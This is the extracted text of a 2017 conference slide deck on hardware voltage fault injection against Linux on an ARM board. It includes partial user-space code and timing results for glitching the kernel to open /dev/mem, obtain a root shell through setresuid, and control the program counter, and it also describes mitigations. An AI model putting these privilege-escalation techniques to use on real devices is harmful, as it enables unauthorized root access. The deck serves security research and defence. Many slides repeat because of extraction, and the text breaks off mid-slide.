hardwear.io

Hardware Security Conference and Training

KERNELFAULT:
Pwning Linux using Hardware Fault Injection

Niek Timmers
timmers@riscure.com
(@tieknimmers)

Cristofaro Mune
c.mune@pulse-sec.com
(@pulsoid)

September 22, 2017

Who are we?

Niek Timmers (@tieknimmers)

- Security Analyst @ Riscure
- Security testing of different products and technologies

Cristofaro Mune (@pulsoid)

- Product Security Consultant and Researcher
- Loves the intermixing of HW and SW, IoT, TEEs, FI and anything else challenging my curiosity.

We have shared interests

- Embedded device security
- Fault injection

Not so much on the question if beer or wine is better...

Who are we?

Niek Timmers (@tieknimmers)

- Security Analyst @ Riscure
- Security testing of different products and technologies

Cristofaro Mune (@pulsoid)

- Product Security Consultant and Researcher
- Loves the intermixing of HW and SW, IoT, TEEs, FI and anything else challenging my curiosity.

We have shared interests

- Embedded device security
- Fault injection

Not so much on the question if beer or wine is better...

Fault Injection – A definition...

"Introducing faults in a target to alter its intended behavior."

```
...
if( key_is_correct ) <-- Glitch here!
{
  open_door();
}
else
{
  keep_door_closed();
}
...
```

How can we introduce these faults?

Fault Injection – A definition...

"Introducing faults in a target to alter its intended behavior."

```
...
if( key_is_correct ) <-- Glitch here!
{
  open_door();
}
else
{
  keep_door_closed();
}
...
```

How can we introduce these faults?

Fault injection techniques

Clock Voltage EM Laser

Remarks

- These affect the target's environmental conditions
- All have their own characteristics
- We used **Voltage Fault Injection** for all attacks

Fault injection techniques

Clock Voltage EM Laser

Remarks

- These affect the target’s environmental conditions
- All have their own characteristics
- We used **Voltage Fault Injection** for all attacks

Fault injection fault model

*We like to keep it simple: **instruction corruption***

Single-bit (MIPS)

```
addi $t1, $t1, 8    00100001001010010000000000001000
addi $t1, $t1, 0    00100001001010010000000000000000
```

Multi-bit (ARM)

```
ldr w1, [sp, #0x8]  10111001010000000000101111100001
str w7, [sp, #0x20] 10111001000000000010001111100111
```

Remarks

- Limited control over which bit(s) will be corrupted
- May or may not be the true fault model
- Includes other fault models (e.g. instruction skipping)

Some real world examples!


Unlooper[1] – Hacking smart cards

Remarks

- Hacked smart cards were being disabled using infinite loop
- Use a glitch to enable them again

[1] https://en.wikipedia.org/wiki/Unlooper


DFA – Recovering keys



The private key can be recovered by computing the GCD of (S - S') and the modulus (N) !

Similar attacks for most crypto algorithms!


DFA – Recovering keys



The private key can be recovered by computing the GCD of (S - S') and the modulus (N) !

Similar attacks for most crypto algorithms!

XBOX[2] – Bypassing secure boot




Remarks

- Use a glitch in the reset line to reset registers
- Bypass hash comparison used by integrity check

[2] Video-game consoles architecture under microscope - R. Benadjila and M. Renard

Nintendo[3] – Bypassing secure boot




Remarks

- Use a glitch to bypass length check: code execution
- Dump decryption key from memory

---

[3] https://media.ccc.de/v/33c3-8344-nintendo_hacking_2016

BADFET[4]




Remarks

- Use an EM glitch to bypass secure boot of a Cisco phone
- Not that invasive... (i.e. phone's housing can be closed)

4 https://github.com/RedBalloonShenanigans/BADFET


More fault injection during boot...[5]



Why not use Fault Injection during runtime?

[5] https://www.blackhat.com/docs/eu-16/materials/eu-16-Timmers-Bypassing-Secure-Boot-Using-Fault-Injection.pdf

More fault injection during boot...[5]



Why not use Fault Injection during runtime?

[5] https://www.blackhat.com/docs/eu-16/materials/eu-16-Timmers-Bypassing-Secure-Boot-Using-Fault-Injection.pdf

Fault injection meets Linux!

How is Linux' security usually compromised?

A summary of Linux CVEs[6]

Year	DoS	Exec	Overflow	Corruption	Leak	PrivEsc
2015	55	6	15	4	10	17
2016	153	5	38	18	35	52
2017	92	166	35	16	78	29

*What if they are **not present** or **not known?***

[6] http://www.cvedetails.com/product/47/Linux-Linux-Kernel.html?vendor_id=33

How is Linux' security usually compromised?


A summary of Linux CVEs[6]

Year	DoS	Exec	Overflow	Corruption	Leak	PrivEsc
2015	55	6	15	4	10	17
2016	153	5	38	18	35	52
2017	92	166	35	16	78	29

What if they are ***not present*** *or* ***not known?***

[6] `http://www.cvedetails.com/product/47/Linux-Linux-Kernel.html?vendor_id=33`


Others[7] came to the same conclusion:



Fault injection!!!!

7 `https://derrekr.github.io/3ds/33c3/#/18`


Others[7] came to the same conclusion:



Fault injection!!!!

7 https://derrekr.github.io/3ds/33c3/#/18


Voltage fault injection setup




Target

- Fast and feature rich System-on-Chip (SoC)
- ARM Cortex-A9 (32-bit)
- Ubuntu 14.04 LTS (fully patched)


Voltage fault injection parameters



In the lab...




On stage...


www.picotech.com
PicoScope
PC Oscilloscope
pico
Technology
RiscPG103
DC-IN
DC-OUT

Characterization

- Determine if the target is vulnerable to fault injection
- Determine if the fault injection setup is effective
- Estimate required fault injection parameters for an attack
- An *open* target is required, but not a requirement


Characterization Test Application
User space
Kernel space
TestApp communicates with the LKM using a device file
LKM with characterization code
TestApp verifies return value of LKM

Characterization – Altering a loop

```
. . .
set_trigger(1);

for(i = 0; i < 10000; i++) {  // glitch here
    j++;                      // glitch here
}                             // glitch here

set_trigger(0);
. . .
```

Remarks

- Implemented in a Linux Kernel Module (LKM)
- Successful glitches are **not** time dependent

Characterization – Possible responses

Expected: ’glitch is too soft’

counter = 00010000

Mute/Reset: ’glitch is too hard’

counter =


Success: ’glitch is exactly right’

counter = 00009999

counter = 00010015

counter = 00008687


Characterization – Altering a loop



Remarks

- We took 16428 experiments in 65 hours
- We randomize: **Glitch VCC** / **Glitch Length** / **Glitch Delay**
- We can fix either the **Glitch VCC** or the **Glitch Length**

Characterization – Altering a loop



Remarks

- We took 16428 experiments in 65 hours
- We randomize: **Glitch VCC** / **Glitch Length** / **Glitch Delay**
- We can fix either the **Glitch VCC** or the **Glitch Length**


Characterization – Bypassing a check

```
. . .
set_trigger(1);

if(cmd.cmdid < 0 || cmd.cmdid > 10) {
  return -1;
}

if(cmd.length > 0x100) {     // glitch here
  return -1;                 // glitch here
}                            // glitch here

set_trigger(0);
. . .
```

Remarks

- Implemented in a Linux Kernel Module (LKM)
- Successful glitches **are** time dependent

Characterization – Bypassing a check



Remarks

- We took 16315 experiments in 19 hours
- The success rate between 6.2 µs and 6.8 µs is: 0.41%
- The check is bypassed every 15 minutes


We are ready for attack!

Let's attack Linux!

We are ready for attack!

Let’s attack Linux!

Attacking Linux



Opening /dev/mem – Description

(1) Open */dev/mem* using open syscall

(2) Bypass check performed by Linux kernel using a glitch

(3) Map arbitrary address in physical memory


Opening /dev/mem – Code

```
*(volatile unsigned int *)(trigger) = HIGH;

int mem = open("/dev/mem", O_RDWR | O_SYNC);

*(volatile unsigned int *)(trigger) = LOW;

if( mem == 4 ) {
  void * addr = mmap ( 0, ..., ..., mem, 0);
  printf("%08x\n", *(unsigned int *)(addr));
}
. . .
```

Remarks

- This code is running in user space
- Linux syscall: sys_open (0x5)

Opening /dev/mem – Results



Remarks

- We took 22118 experiments in 17 hours
- The success rate between 25.5 µs and 26.8 µs is: 0.53%
- The Kernel is pwned every 10 minutes

Linux kernel pwn #1

SHellzapoppin' – Description

(1) Set all registers to 0 to increase the probability[8]

(2) Perform setresuid syscall to set process IDs to root

(3) Bypass check performed by Linux kernel using a glitch

(4) Execute root shell using system function

[8] Linux kernel uses (mostly) return value 0 when a function executes successfully


SHellzapoppin’ – Code

```
*(volatile unsigned int *)(trigger) = HIGH;

asm volatile (
  "movw r12, #0x0;" // Repeat for other
  "movt r12, #0x0;" // unused registers
  . . .
  "mov r7, #0xd0;"  // setresuid syscall
  "swi #0;"         // Linux kernel takes over

  "mov %[ret], r0;" // Store return value in r0
  : [ret] "=r" (ret) : : "r0", . . ., "r12" )

*(volatile unsigned int *)(trigger) = LOW;

if(ret == 0) { system("/bin/sh"); }
```

Remarks

- This code is running in user space
- Linux syscall: sys_setresuid (0xd0)

SHellzapoppin' – Results



Remarks

- We took 18968 experiments in 21 hours
- The success rate between 3.14 µs and 3.44 µs is: 1.3%
- We pop a root shell every 5 minutes !

Linux kernel pwn #2

Reflection on these attacks...

- Linux checks can be (easily) bypassed using fault injection
- Attacks are identified and reproduced within a day
- Full fault injection attack surface not explored

Can we mitigate these type of attacks?

Reflection on these attacks...

- Linux checks can be (easily) bypassed using fault injection
- Attacks are identified and reproduced within a day
- Full fault injection attack surface not explored

Can we mitigate these type of attacks?

Software mitigations

Some examples

- Double checks
- Random delays
- Flow counters

An example

```
random_delay();              // random delay 1
if(a == b) {                 // check 1
  random_delay();            // random delay 2
  if( a == b) {              // check 2
    check_passed();          // check passed
  } else { error(); }        // error
} else { error(); }          // error
```

Will this work for larger code bases?

Software mitigations

Some examples

- Double checks
- Random delays
- Flow counters

An example

```
random_delay();           // random delay 1
if(a == b) {              // check 1
  random_delay();         // random delay 2
  if( a == b) {           // check 2
    check_passed();       // check passed
  } else { error(); }     // error
} else { error(); }       // error
```


Will this work for larger code bases?

Hardware mitigations

Some examples

- Redundancy
- Parity
- Detectors

An example[9]



Standard embedded technology does not include these!


[9] https://eprint.iacr.org/2004/100.pdf

Hardware mitigations

Some examples

- Redundancy
- Parity
- Detectors

An example[9]



Standard embedded technology does not include these!

[9] `https://eprint.iacr.org/2004/100.pdf`

Is this all?

More attack vectors...

Controlling PC directly[10]

- ARM (AArch32) has an interesting ISA characteristic
- The program counter (PC) register is directly accessible

Several valid ARM instructions

```
MOV r7,r1            00000001 01110000 10100000 11100001
EOR r0,r1            00000001 00000000 00100000 11100000
LDR r0,[r1]          00000000 00000000 10010001 11100101
LDMIA r0,{r1}        00000010 00000000 10010000 11101000
```

Several corrupted ARM instructions setting PC directly

```
MOV pc,r1            00000001 11110000 10100000 11100001
EOR pc,r1            00000001 11110000 00101111 11100000
LDR pc,[r1]          00000000 11110000 10010001 11100101
LDMIA r0,{r1, pc}    00000010 10000000 10010000 11101000
```

Variations of this attack affect other architectures!

[10] Controlling PC on ARM using Fault Injection – Timmers et al., 2016

Controlling PC directly[10]

- ARM (AArch32) has an interesting ISA characteristic
- The program counter (PC) register is directly accessible

Several valid ARM instructions

```
MOV r7,r1           00000001 01110000 10100000 11100001
EOR r0,r1           00000001 00000000 00100000 11100000
LDR r0,[r1]         00000000 00000000 10010001 11100101
LDMIA r0,{r1}       00000010 00000000 10010000 11101000
```

Several corrupted ARM instructions setting PC directly

```
MOV pc,r1           00000001 11110000 10100000 11100001
EOR pc,r1           00000001 11110000 00101111 11100000
LDR pc,[r1]         00000000 11110000 10010001 11100101
LDMIA r0,{r1, pc}   00000010 10000000 10010000 11101000
```

Variations of this attack affect other architectures!

---

[10] Controlling PC on ARM using Fault Injection – Timmers et al., 2016

Controlling PC directly[10]

- ARM (AArch32) has an interesting ISA characteristic
- The program counter (PC) register is directly accessible

Several valid ARM instructions

```
MOV r7,r1          00000001 01110000 10100000 11100001
EOR r0,r1          00000001 00000000 00100000 11100000
LDR r0,[r1]        00000000 00000000 10010001 11100101
LDMIA r0,{r1}      00000010 00000000 10010000 11101000
```

Several corrupted ARM instructions setting PC directly

```
MOV pc,r1          00000001 11110000 10100000 11100001
EOR pc,r1          00000001 11110000 00101111 11100000
LDR pc,[r1]        00000000 11110000 10010001 11100101
LDMIA r0,{r1, pc}  00000010 10000000 10010000 11101000
```

Variations of this attack affect other architectures!

[10] Controlling PC on ARM using Fault Injection – Timmers et al., 2016

Controlling PC directly[10]

- ARM (AArch32) has an interesting ISA characteristic
- The program counter (PC) register is directly accessible

Several valid ARM instructions

```
MOV r7,r1           00000001 01110000 10100000 11100001
EOR r0,r1           00000001 00000000 00100000 11100000
LDR r0,[r1]         00000000 00000000 10010001 11100101
LDMIA r0,{r1}       00000010 00000000 10010000 11101000
```

Several corrupted ARM instructions setting PC directly

```
MOV pc,r1           00000001 11110000 10100000 11100001
EOR pc,r1           00000001 11110000 00101111 11100000
LDR pc,[r1]         00000000 11110000 10010001 11100101
LDMIA r0,{r1, pc}   00000010 10000000 10010000 11101000
```

Variations of this attack affect other architectures!

[10] Controlling PC on ARM using Fault Injection – Timmers et al., 2016

Controlling PC directly – Description

(1) Set all registers to a specific value (e.g. 0x41414141)

(2) Execute random Linux system calls

(3) Load the arbitrary value into the PC register using a glitch


Controlling PC – Code

```
. . .
int rand = random();
*(volatile unsigned int *)(trigger) = HIGH;

volatile (
  "movw r12, #0x4141;" // Repeat for other
  "movt r12, #0x4141;" // unused registers
  . . .
  "mov r7, %[rand];" // Random syscall nr
  "swi #0;"          // Linux kernel takes over
  . . .

*(volatile unsigned int *)(trigger) = LOW;
. . .
```

Remarks

- This code is running in user space
- Linux syscall: initially random
- Found to be effective: **sys_getgroups** and **sys_prctl**

Controlling PC – Results



Remarks

